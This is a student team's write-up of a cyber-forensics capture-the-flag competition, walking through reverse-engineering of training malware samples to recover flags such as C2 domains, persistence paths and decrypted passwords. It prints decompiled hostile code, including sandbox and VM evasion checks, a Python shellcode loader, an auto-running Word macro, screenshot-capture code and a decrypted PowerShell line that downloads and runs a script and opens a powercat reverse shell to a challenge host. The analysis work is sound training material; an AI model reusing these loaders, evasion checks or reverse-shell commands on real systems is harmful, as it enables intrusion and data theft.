Intervarsity Cyber Forensic Capture Challenge Writeup

Writeup made by:

InsyaAllah Final

ZG9hIG1haWwgZGkgYXRhcyBrYXBhbA==

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
Reverse Engineering

RESIDUAL IMPLANT	
Challenge Description *"Following a compromise assessment, analysts extracted a small residual binary believed to have been part of a macOS backdoor. Reverse-engineer the binary and determine the C2 domain used by the implant."* Challenge Setup  We started by identifying the file type. The `file` command confirmed it is a Mach-O universal binary (Fat Binary) containing code for both x86_64 and arm64 architectures. That means we can perform decompiling using Ghidra or dogbolt. For the initial assessment of the file, which is its entry() function. we can identify several characteristic of the malware: **1. Anti-Analysis/VM Detection** -It checks for virtualization environments using sysctl and hardware model strings: VMware, VirtualBox, Parallels, QEMU **2. Fake Pretense** -It prints fake status messages to look legitimate: [*] Compatibility mode detected, [*] Running system diagnostics	
Residual Implant	Author: Pokok
Solution: By looking at the entry() function, The code has a **Linear Congruential Generator (LCG)** to generate a stream of XOR keys, the presence of the "system" local_22a0 = CONCAT17(local_22a0._7_1_,0x6d6574737973); And some looping that we can see that it iterates `lVar6` from `5` to `0x265`. Inside the	

loop, it updates the random number (`uVar8`) twice and XORs it with bytes from the data section (`UNK_100001bff` and `DAT_100001c00`)
We can now make a script to decrypt the code.

After running the python script, we can see the snippet "s.connect(("Pvt3QG28pg.capturextheflag.io",4444))"

FLAG:
NEXSEC25{Pvt3QG28pg.capturextheflag.io}

ADVISORY DECEPTION

Challenge Description

"*During a routine security audit, our team intercepted a suspicious binary that was distributed to several network administrators. The file was delivered via email, claiming to contain an urgent "Internet Protocol Governance & Standards Advisory - March 2025" document.*"

Challenge Setup

The first step is to recon. We can use the command "file" to find out the file type so we can use the right tool!

```
└─$ file almostdoubleclicked.exe
almostdoubleclicked.exe: PE32+ executable for MS Windows 5.02 (console), x86-64, 19 sections
```

I changed the filename because I almost got fooled hahaha. We can identify that the file is an exe file so we can use Ghidra and dogbolt !

Advisory Deception #1	Author: 171k

Challenge Description

"*The binary presents itself as a legitimate document viewer, but preliminary analysis suggests otherwise. Reverse-engineer the binary and identify the DLL name used by the malware to blend in with legitimate system files.*"

The first task is to find the dll name used by the malware to blend in the system!

```
FUN_140001740();
local_18 = LoadLibraryA("vcruntime140.dll");
uVar3 = 0x104;
DVar1 = GetModuleFileNameA((HMODULE)0x0,local
if (DVar1 == 0) {
  puts("Failed to get module filename");
  uVar3 = 1;
}
```

By inspecting the decompiled code inside dogbolt, we can find that the code will load the library with *vcruntime140.dll.* vcruntime140.dll is indeed a real find in system32 but by calling it from loadlibraryA without a full path shows that the “dll” will deploy inside the current path.

Thus, it is fake and it is a flag!

Flag:
nexsec25{vcruntime140.dll}

Advisory Deception #2	Author: 171k

Challenge Description

“*What directory does the malware copy itself to?*”

We can simply use strings command on the vcruntime140.dll and get the path:

```
jwNA
Global\{312ABD2F-2C03-4E29-9B47-F90C21A71A3D}
C:\ProgramData\MicrosoftSyncService
Software\Microsoft\Windows\CurrentVersion\Run
MicrosoftSyncService
```

But I cannot use this as my reasoning for this challenge because that would be a non-logical justification to pick a path I found by using strings.

So I run my Ghidra and inspect the file then found this:

```
builtin_memcpy(local_238,"C:\\ProgramData\\MicrosoftSyncService\\vcruntime140.dll
```

This shows that the malware did copy itself into that path! The builtin_memcpy means that it is copying a specific chunk of data from one place in memory to another!

Flag:
nexsec25{C:\ProgramData\MicrosoftSyncService}

Advisory Deception #3	Author: 171k

Challenge Description

"*Uncover the exported function used to achieve persistence.*"

When the malware first run, it executes this part:

```
else {
  if (param_1 < 2) {
    local_20 = "Internet Protocol Governance.docx";
    pcVar4 = "Internet Protocol Governance.docx";
    uVar3 = 0;
    local_28 = ShellExecuteA((HWND)0x0,"open","Internet Protocol Governance.docx",(LPCSTR)0x0,
                             (LPCSTR)0x0,1);
    local_30 = GetProcAddress(local_18,"__vcrt_InitializeCriticalSectionEx");
    if (local_30 == (FARPROC)0x0) {
      DVar1 = GetLastError();
      FUN_1400027c0("GetProcAddress failed: %lu\n",(ulonglong)DVar1,pcVar4,uVar3);
      return 1;
    }
    (*local_30)(local_148);
  }
```

It passes the filename "*Internet Protocol Governance.docx*" into the exported function which is "*__vcrt_InitializeCriticalSectionEx*" Since this occurs during the initial execution phase, this specific export is responsible for copying the malware to the persistence directory then setting up the registry keys.

So, the flag is:
nexsec25{*__vcrt_InitializeCriticalSectionEx*}

Advisory Deception #4	Author: 171k

Challenge Description

"*What is the command and control (C2) domain that the implant communicates with?*"

From previous challenge, we can see from same function:

```
else {
  for (local_c = 1; local_c < param_1; local_c = local_c + 1) {
    iVar2 = strcmp(*(char **)(param_2 + (longlong)local_c * 8),"-accepteula");
    if (iVar2 == 0) {
      local_38 = GetProcAddress(local_18,"_CreateFrameInfo");
      if (local_38 == (FARPROC)0x0) {
        DVar1 = GetLastError();
        FUN_1400027c0("GetProcAddress failed: %lu\n",(ulonglong)DVar1,uVar3,param_4);
        return 1;
      }
      (*local_38)();
    }
  }
```

The malicious code happens inside the _CreateFrameInfo, so I navigate to that function inside Ghidra to analyze!

```
                    /* 0x138f  1  _CreateFrameInfo */
local_20 = (HLOCAL)0x0;
local_24 = 0;
iVar1 = FUN_25d7f22d1(&DAT_25d7f5020,0x270,(longlong *)&local_20,&local_24);
if (iVar1 != 0) {
  Sleep(5000);
  local_10 = (FONTENUMPROCW)VirtualAlloc((LPVOID)0x0,(ulonglong)local_24,0x30
  if (local_10 == (FONTENUMPROCW)0x0) {
```

I notice that this part looks like a key, ciphertext structure based on how it calls the method. So I decided to follow the *DAT_25d7f5020* and get the strings.

Then I follow the *FUN_25d7f22d1* to get the key.

My findings:

Payload="9A37F05AF351B3A9AA90ACFE76597C165DBAB9557853ADD6AE37C9250087F339"
"EF4AA492B39456D2ECF5EDE7A04AC7C1864C2D30B7E7EFBD50D9632429402E54"
"C1CBF807C8349078F3672EA7F875FD1CCECB0C6218F84A604FAF2B9AED450204"
"83635A2FE524CC96042D8D046E2AD63CA7474F8848313D790BDCBBCF7EA7FF1C"
"4EFD54204289DBA252BD1D2A12BC55B6E4938C39535A8FDCD85CB6D6F17196B0"
"0B792CC06DAD3D71F0C186BF152EAC7AC78CCCBACA3548782F280A87DF6DCDE4"
"5AB348A8FEB6C6F8FD353A3A6DC7BD97CD2883AEB081AAD4E1D72A8D4CAF2CF1"
"2F665570F242BA55C64C38F3E66322D5680AEE0EA676D5A1CFDECC27BA033D29"
"269DB6F2F37CE3B3FE62B0D6A0EED31CB9203FB612F4D7C4319D5ECB47AE6D98"
"23EBE39AED33D77E483E105C0C7AFEBE00740C2F9AA9CB3B708D25E15147EFA7"
"3905D6349346BFAD63B7D03A248C0CD9C9A7B4C01CBF799A19BF105964B00AE5"
"977CB8BD77184A7C032FCEBE631B34DC57ABF6C3570904493BC5179294CCFDE4"
"0D7E99E1FF58BB3718A5046E6D16756FB12D64A120497519FC16EF0065CB108D"
"8B258AE1F59ECB2260F3BFD1460FC7470E60FDE6F66AF84B29D88718521C498C"
"A7EBE3BCDB4DEA41D744B9A4E96BC4A29D15853384AAF3252C9E4E8F78C3A79F"
"E45065D211123F75249081034B9B6F099EB881114CC3DC399A84C31E94F1F2F2"
"6A4CA7F17B21A1266FDE0205DA3AAEE3F21F9C2EC75DE6010085604853AB8A94"
"A8218212D2A12196E29D2D6072728BD94647E96A774E41B12C58B888CAAE9DCC"
"5F36D406C6CB13153079DA4B71D9806AB7F55A2469BAFD95DF8761FF0C36BD0C"
"2D991DCB95472981D2252543086FECC37002000000000000"

K1 = 01 23 45 67 89 AB CD EF
K2 = FE DC BA 98 76 54 32 10
K3 = 89 AB CD EF 01 23 45 67

Then I use this script to decrypt the payloads.

The output:

```
powershell -nop -c "IEX (New-Object System.Net.Webclient).DownloadString('https://tinyurl.com/b4yh4sxh'); powercat -c fj3m58a9.capturextheflag.io -p 9999 -e cmd"
```

We can see the C2 Domain used there!

Flag:

nexsec25{fj3m58a9.capturextheflag.io}

STOLEN CREDENTIALS

Challenge Description

"During an incident response, we discovered a suspicious binary (soso.exe) that was encrypting harvested credentials before storing them in password.txt."

Challenge Setup

We received two files, **soso** and **password.txt**!

Since the file "**soso**" did not have extension, I check it via file command:

```
└─$ file soso
soso: Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
```

It is an exe file! We can perform decompiling using Ghidra or dogbolt.

After decompiling the file, we can see what process the file does:

Basically this is the program "**soso**" flow:

Steps	Program
1	Get secret values which is key and nonce
2	Generate long stream using salsa20 algorithm
3	XOR Encryption
4	Base64 encoding
5	Print out the final string

While the **password.txt** is just the output of the soso program!

Stolen Credentials	Author: 171k

By reading the program content, we can see that this is the classic reverse the program encryption challenge! So, to get the flag or decrypted form of **password.txt**, all we have to do is reverse the encryption!

Since we already obtain the information of key and nonce for XOR and salsa20 by reading the program decompiled version earlier, we can simply create a python script to decrypt it!

The script is here!

The output is the password: *QWERTYasdfg12345!@#$%*

Flag:
nexsec25{QWERTYasdfg12345!@#$%}

QUACKBOT

Challenge Description

"We identified a phishing campaign that uses several evasion techniques to deliver malware. Our visibility is limited to the malicious email attachment; any activity beyond that point requires further malware analysis."

Challenge Setup

We received a single file which is QuackBot.quack which we do not know the file content. So I ran my usual routine of file checking and found this:

```
└─$ file QuackBot.quack
QuackBot.quack: Byte-compiled Python module for CPython 3.10 (magic: 3439), timestamp-based, .py timestamp: Wed Dec 10 1
0:08:14 2025 UTC, .py size: 592920 bytes
```

The file is actually a compiled python! Knowing we need to decrypt it, let's dive into this challenge.

Quackbot	Author: 171k

Challenge Description

"Analyse the malware to find what evil action is being done by it."

Since we know that the file is a compiled python, we can decompile it using pycdc.

```
# Source Generated with Decompyle++
# File: QuackBot.quack (Python 3.10)


class Kramer:

    def __decode__(self = None, _execute = None):
        return (None, self._rasputin(_execute))[0]


    def __init__(self = None, _eval = None, _exec = None, *_decode, **_system)
        (self._bit, self._delete, self._rasputin, self._encode, _eval, _system
exit()None((lambda .0 = None: for _eval in .0:
if _eval not in self._bit:
passelif self._bit.index(_eval) + 1 < len(self._bit):
passself._bit.index(_eval) + 1[0]self._bit)(''.join((lambda .0: for t in .0:
chr(ord(t) - 638238) if t != '' else '\n')(self._delete(_eval)))))
), eval)
        return self.__decode__(_system[self._bit[-1] + '_'[-1] + self._bit[18]


Kramer(False, False, 'ceb6/f29bb686/f29bb68a/f29bb68d/f29bb68c/f29bb68f/f29bb6
```

We managed the decompiled version. But now we can see that there is a long string that can be suspected as another encryption and after searching through google and reading some repository from github. I identified that the encryption is kramer encryption!

By reading the repository of the kramer, we can craft a decryption script of the kramer and get to the next stage.

```
def kejahatan():

    if check_vm():
        return False

    if check_sandbox():
        return False

    encrypted_data = base64.b64decode('4isf0PJH9KRTcvIvN11MfvsWxS6C+ezfoJM5wbJ8xFd7/KEX8kkt+LP3K+5s
    key = 'My53cretk3yzztew'.encode('ascii')
    shellcode = dec(key, encrypted_data)

    shellcode_buffer = ctypes.create_string_buffer(shellcode)
    ctypes.windll.kernel32.VirtualProtect(
        ctypes.byref(shellcode_buffer),
        ctypes.sizeof(shellcode_buffer),
        0x40,
        ctypes.byref(ctypes.c_ulong())
    )

    shellcode_func = ctypes.cast(shellcode_buffer, ctypes.CFUNCTYPE(ctypes.c_void_p))
    shellcode_func()
```

Now we reach this stage and already got the key. I did some research and found out that this rc4 can be decrypted since we got the key!

So I made this script and got to the next level!

```
└─$ file whatstagearewe.bin
whatstagearewe.bin: data

┌──(h0nk㉿botlan)-[/mnt/c/Users/Razlan/CTF/comp/mcm/quack]
└─$ strings whatstagearewe.bin
NI(7
<qU@
Ih+1[
GS@qc
?.{.
G<dm
```

I was stuck in this stage for hours because I do not know what to do. I tried to decompile using Ghidra (did not work well) and tried to use multiple other decryption style.


Then, I use capa to analyze the file:

MBC Objective	MBC Behavior
DATA	Decompress Data::aPLib [C0025.003]
	Encode Data::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
	Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]

Capability	Namespace
decompress data using aPLib (2 matches)	data-manipulation/compression
encode data using XOR (10 matches)	data-manipulation/encoding/xor
encrypt data using chaskey	data-manipulation/encryption/chaskey
get ntdll base address	linking/runtime-linking

I found something new which mentions chaskey. A type of algorithm I just learnt!

After googling and researching, finally I found something interesting:




Donut-shellcode, which has a module that optionally can be encrypted with Chaskey!

So then I look for a donut decryptor and found one here.

Here we are, the final stage!

```
cmd.exe
156.145.170.163
145.143.62.65
173.65.61.63
141.146.143.61
62.67.62.142
64.60.66.66
70.71.71.65
144.141.63.146
66.71.146.141
145.145.145.65
142.63.67.144
144.65.70.142
145.143.143.143
71.146.142.146
64.61.143.143
63.142.64.64
141.65.70.66
66.71.144.145
66.175
```

From here there are suspicious lines of ip addresses..



The Decoded Flag


If you decode the entire list of "IPs" found in your output:

Octal IP Segment	ASCII	Octal IP Segment	ASCII
156.145.170.163	nexs	145.143.62.65	ec25
173.65.61.63	{513	141.146.143.61	afc1
62.67.62.142	272b	64.60.66.66	4066
70.71.71.65	8995	144.141.63.146	da3f
66.71.146.141	69fa	145.145.145.65	eee5
142.63.67.144	b37d	144.65.70.142	d58b
145.143.143.143	eccc	71.146.142.146	9fbf
64.61.143.143	41cc	63.142.64.64	3b44
141.65.70.66	a586	66.71.144.145	69de
66.175	6}		

Honestly in this last part, I could not do it without ChatGPT. From here it got decrypted and we got the flag!

Flag:
nexsec25{513afc1272b40668995da3f69faeee5b37dd58beccc9fbf41cc3b44a58669de6}

Malware Analysis

REMBAYUNG	
Challenge Description "*One of our employees received an email inviting them to the opening ceremony of a restaurant. The email appeared suspicious, and fortunately our email system automatically quarantined it.*" Challenge Setup As usual, before analyzing the file we need to do basic recon to get file information so we can use the right tool!  As we can see, the file is indeed a Microsoft Word file but with .docm instead of .docx. This is because the file contains Macro and that is why it is called docm! To analyze this file without running it (static analysis), we may use the tool **olevba** to analyze the file!	
Rembayung #1	Author: 171k
Challenge Description "*Could you help us locate the payload?*" The request is quite simple, all we need to do is inspect the malware's code to view its behaviour!	

```
Sub AutoOpen()
    On Error Resume Next
    Dim found_value As String

    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Description" Then
            found_value = Mid(prop.Value, 56)
            orig_val = Base64Decode(found_value)
            #If Mac Then
                ExecuteForOSX (orig_val)
            #Else
                ExecuteForWindows (orig_val)
            #End If
            Exit For
        End If
    Next
End Sub
```

From olevba, we can view the script and find out that the malware is targeting the “Description” field inside Document Properties!

Flag:
nexsec25{Description}

Rembayung #2	Author: 171k

Challenge Description

“*Give the SHA256 of the malware*”

Now the challenge asks us to give the sha256 of the malware. Remember, the Microsoft word itself is NOT the malware! It also works as a platform for attackers to send the virus, just like an envelope to a malicious mail so lets not use sha256 of the Document and extract the actual malware!

From the previous challenge, we can confirm that the payload is located in Description. We can confirm this using **exiftool**!

```
Title                           :
Subject                         :
Keywords                        :
Description                     : TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA
4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAAZIYKAJOrO2kAAAAAAAAAAPAALgILAg
IqABoAAAA2AAAAAgAA8BMAAAAQAAAAAABAAQAAAAAQAAAAgAABAAAAAAAAAAAFAAIAAAAAADAAAAABAAAac8AAAMAYAEAACAAAAAAAAAQAAAAAAAAAAQAA
AAAAAAEAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAgAAAhAYAAAAAAAAAAAAAAAFAAACgCAAAAAAAAAAAAACwAAB8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAQEAAACgAAAAAAAAAAAAAAAAAAAAAAAAAyIEAAHgBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAABgYAAAAEAAAABoAAAAEAAAAAAAAAAAAAA
AAAABgAABgLmRhdGEAAACQAAAADAAAACAAAAHgAAAAAAAAAAAAAAAAAAAAQAAAwC5yZGF0YQAAcAUAAABAAAAABgAAACAAAAAAAAAAAAAAAAAAAAAEAAAEAucG
RhdGEAACgCAAAAUAAAAAQAAAAmAAAAAAAAAAAAAAAAAAAABAAABALnhkYXRhAACcAQAAAGAAAAACAAAAKgAAAAAAAAAAAAAAAAAAAAQAAAQC5ic3MAAAAAgAEAAA
BwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAAMAuaWRhdGEAAIQGAAAAgAAAAAgAAAAsAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAABAABBCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

A very long suspicious string. This confirms that it is indeed the payload! We can extract it using exiftool.

Command used:

```
exiftool -Description -b "Jemputan ke Majlis Perasmian Restaurant Rembayung.docm" | cut -c 56- | base64 -d > bahaya.exe
```

We can now run sha256sum on the file and get the flag!

Flag:

nexsec25{ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3}

SPEED TEST ANOMALY

Challenge Description


“A user reported that they downloaded a network speed testing utility from a third-party website to diagnose their slow internet connection. The application claims to measure download/upload speeds and display detailed network statistics. However, after running the tool, the user noticed unusual outbound network traffic that didn't match typical speed test patterns. The security team suspects this may be a disguised threat and needs to identify the threat actor's infrastructure. Reverse-engineer the binary and identify the library name used by the malware to detect sandbox environments.”

Challenge Setup


Before we start diving into reversing and analyzing the malware, it is important that we do a little recon on the file to identify what tool is appropriate for forensic.

```
└─$ file NetworkSpeed.exe
NetworkSpeed.exe: PE32 executable for MS Windows 6.00 (GUI), Intel i386 Mono/.Net assembly, 3 sections
```

So we discovered that this dangerous file is a .net assembly so it can be decompiled using **dnspy!**



After reading the program, we can actually call out the malware code by running the program and set a breakpoint to jump in the malicious part.



As we can see, we managed to call out this “CoreServices” we “unknown” data. Isn't that suspicious enough for us to flag it as malicious content? So now we can finally start doing the malware analysis!

Speed Test Anomaly #1	Author: 171k

Challenge Description

“identify the library name used by the malware to detect sandbox environments.”

In this challenge, we need to find what library (.dll) is being used by the malware to avoid sandbox detection. We can start approaching this part by analyzing the malicious code content:

```
// Token: 0x0600000A RID: 10 RVA: 0x00002270 File Offset: 0x00000470
private static bool ResolveDnsRecord()
{
    bool result;
    try
    {
        result = (NetworkValidator.GetModulePtr("SbieDll.dll").ToInt32() != 0);
    }
    catch
    {
        result = false;
    }
    return result;
```

After navigating through each function, we can finally see in this part that the code imported the module *“SbieDll.dll”* inside the *ResolveDnsRecord* function.

We can verify our answer by doing a little research on SbieDll.dll and this is my finding on the module:
https://any.run/report/c6a3a1ea84251aed908702a1f2a565496d583239c5f467f5dcd0cfc5bfb1a6db/08b01961-09ed-4941-84c6-3db7f1e495d1

This shows that the module is the library used to detect sandbox environments.

Flag:

nexsec25{SbieDll.dll}

Speed Test Anomaly #2	Author: 171k

Challenge Description

“What is the minimum system drive size (in GB) required for the malware to execute?”

Now it asked for system driver size. This one is quite simple as we can just search for “Totalsize” inside the coreservice.

```
// Token: 0x0600000B RID: 11 RVA: 0x000022B0 File Offset: 0x000004B0
private static bool ValidateNetworkSettings()
{
    try
    {
        long num = 61000000000L;
        if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

Thankfully, we managed to find the driver size needed which is 61,000,000,000bytes which also can be converted into **61GB.** Surprisingly this function is right below the function in the previous challenge.

Flag:

nexsec25{61}

Speed Test Anomaly #3	Author: 171k

Challenge Description

“What filename does the malware use to save captured screenshots?”

In this challenge, we need to find the filename. Since screenshots are image files.. We can start looking for .jpg, .png or any other extension related to image.

```
public class LatencyChecker
{
    // Token: 0x0600000D RID: 13 RVA: 0x00002304 File Offset: 0x00000504
    public static void PingHost()
    {
        try
        {
            Directory.CreateDirectory(NetworkConfig.tempDirPath + "\\aSdFgHjKl\\QwErTyUiOp");
            using (Bitmap bitmap = new Bitmap(1920, 1080))
            {
                int.Parse(Screen.PrimaryScreen.Bounds.Width.ToString());
                int.Parse(Screen.PrimaryScreen.Bounds.Width.ToString());
                Size blockRegionSize = new Size(bitmap.Width, bitmap.Height);
                Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, blockRegionSize);
                string filename = NetworkConfig.tempDirPath + "\\aSdFgHjKl\\QwErTyUiOp\
                  \ZxCvBnMl.jpg";
                bitmap.Save(filename);
            }
        }
        catch (Exception)
        {
```

After searching through, we can find a suspicious part which shows a networkconfig path containing .jpg inside a pinghost function. We can conclude that this part is actually used to save the screenshot of the victim's information.

Flag:

nexsec25{ZxCvBnMl.jpg}

Speed Test Anomaly #4	Author: 171k

Challenge Description

“As usual, extract the domain used by the attacker.”

Now we get to the best part. Find the C2 domain used by the attacker!

```
// Token: 0x04000005 RID: 5
public static string TelemetryNetwork =
  "whQkhfaCW4dvBnzTCDW5rW6KLTU9RiSTcNwWFR/1gNP8rRfd9nuzy53BXr26J/7peazAVzWXDeL02U5ZiAQ1xbh9h
  BpgXzGf0/ukSaW+9mwFRwVGOnaRwSgyJpJ7KAOK";

// Token: 0x04000006 RID: 6
public static string ConnectivityModule =
  "KgLzmYKpZFe6P8SFkeOJyQqQdHpgagBwgiWg5GxfuQzId0L67FdiyDp8qZGyxPtUE
  +LOUJwuPrqsXWydzpUjsw==";

// Token: 0x04000007 RID: 7
public static string SecureChannelProvider = "QWdYdDZUc2R3bTE4Y3p5Y2UycXpwN3RoTDhIbmc2eHc=";
```

After digging through the malicious code, we can find these long suspicious encrypted strings inside the NetworkDiagnostics function.

```
using (MemoryStream memoryStream = new MemoryStream(encodedBytes))
{
    using (AesCryptoServiceProvider aesCryptoServiceProvider = new
      AesCryptoServiceProvider())
    {
        aesCryptoServiceProvider.KeySize = 256;
        aesCryptoServiceProvider.BlockSize = 128;
        aesCryptoServiceProvider.Mode = CipherMode.CBC;
        aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
        aesCryptoServiceProvider.Key = this.encodingKey;
        using (HMACSHA256 hmacsha = new HMACSHA256(this.authenticationKey))
        {
            byte[] array = memoryStream.ToArray();
            byte[] calculatedHash = hmacsha.ComputeHash(array, 32, array.Length - 32);
            byte[] array2 = new byte[32];
            memoryStream.Read(array2, 0, array2.Length);
            if (!this.ValidatePacketIntegrity(calculatedHash, array2))
            {
                throw new CryptographicException("Packet integrity check failed.");
            }
```

I dug through the TelemetryClient and found details on how the files got encrypted. We can get this information:

Information searched	findings
Salt	*function protocolSalt*
algorithm	*PBKDF2-HMAC-SHA1*
encryption	*AES-256-CBC*

With all that information collected, I ran this script to decrypt the domain blob and get the flag!

Flag:

nexsec25{1k92jsas.capturextheflag.io}


Birthday Trap

Challenge Description

Your colleague Aminah received a birthday greeting email with an attached image file "happy_birthday.png". She mentioned seeing a warning dialog when she clicked it, but she forgot what it said then her PC started acting strange. Do NOT execute or click this file!- perform static analysis only to find the flag safely”

Challenge Setup

